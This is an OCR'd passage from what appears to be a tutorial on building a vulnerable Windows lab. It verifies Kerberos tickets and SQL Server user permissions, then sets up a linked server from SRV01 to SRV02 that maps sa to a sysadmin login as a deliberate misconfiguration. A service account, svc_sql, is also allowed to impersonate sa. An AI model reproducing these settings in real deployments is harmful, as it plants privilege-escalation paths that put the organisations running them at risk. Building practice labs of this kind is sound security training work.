
It looks great! Then, access any instance to check if we get a TGS for SQL service. Here, I tested srv01.

Image not found or type unknown



Check cached tickets, and I find the TGS, it means Kerberos is integrated successfully.


Image not found or type unknown



Then, we need to verify permission assignment. I choose three types of users to check

helen.park: Least privilege


Image not found or type unknown



We can see, helen.park can only access SQL instance and has very limited privilege. She cannot impersonate other logins.

Administrator: Sysadmin


Image not found or type unknown



Domain admin has highest privilege.

svc_sql: Can impersonate sa to get sysadmin privilege.

Image not found or type unknown




After impersonation, svc_sql does not have sysadmin privilege. But after impersonate, it has sysadmin privilege.

So the permission assignment is successful as well.

Up to now, we can repeat previous steps related in SQL part on SRV02, but just remember to change server/instance value. But then we will configure SQL link on SRV01, I did not configure SQL link on SRV02, but of course you can add one.


Right click **Server Objects -> Linked Servers,** add a new link. The **General** tab should be like this:

Image not found or type unknown




On **Security** tab, we add a new entry to login mappings, map local login sa to remote login sa. If it is confusing, you can change map to SRV02\Administrator. What does it mean? If our current login is sa, we know we have sysadmin privilege on SRV01. But if we follow the link to reach SRV02, we may not have sysadmin privilege. Since we are designing a misconfiguration, so I just map it to an sysadmin login on SRV02. By this way, we still have sysadmin login when reaching SRV02. And select “Be made using the login’s current security context” option, it is easy to understand.

Image not found or type unknown



Okay, so we configured SQL link: SRV01 -> SRV02, let’s check it.


Image not found or type unknown



The link is correct, then let’s check if we can still have sysadmin privilege on SRV02 via SQL link.

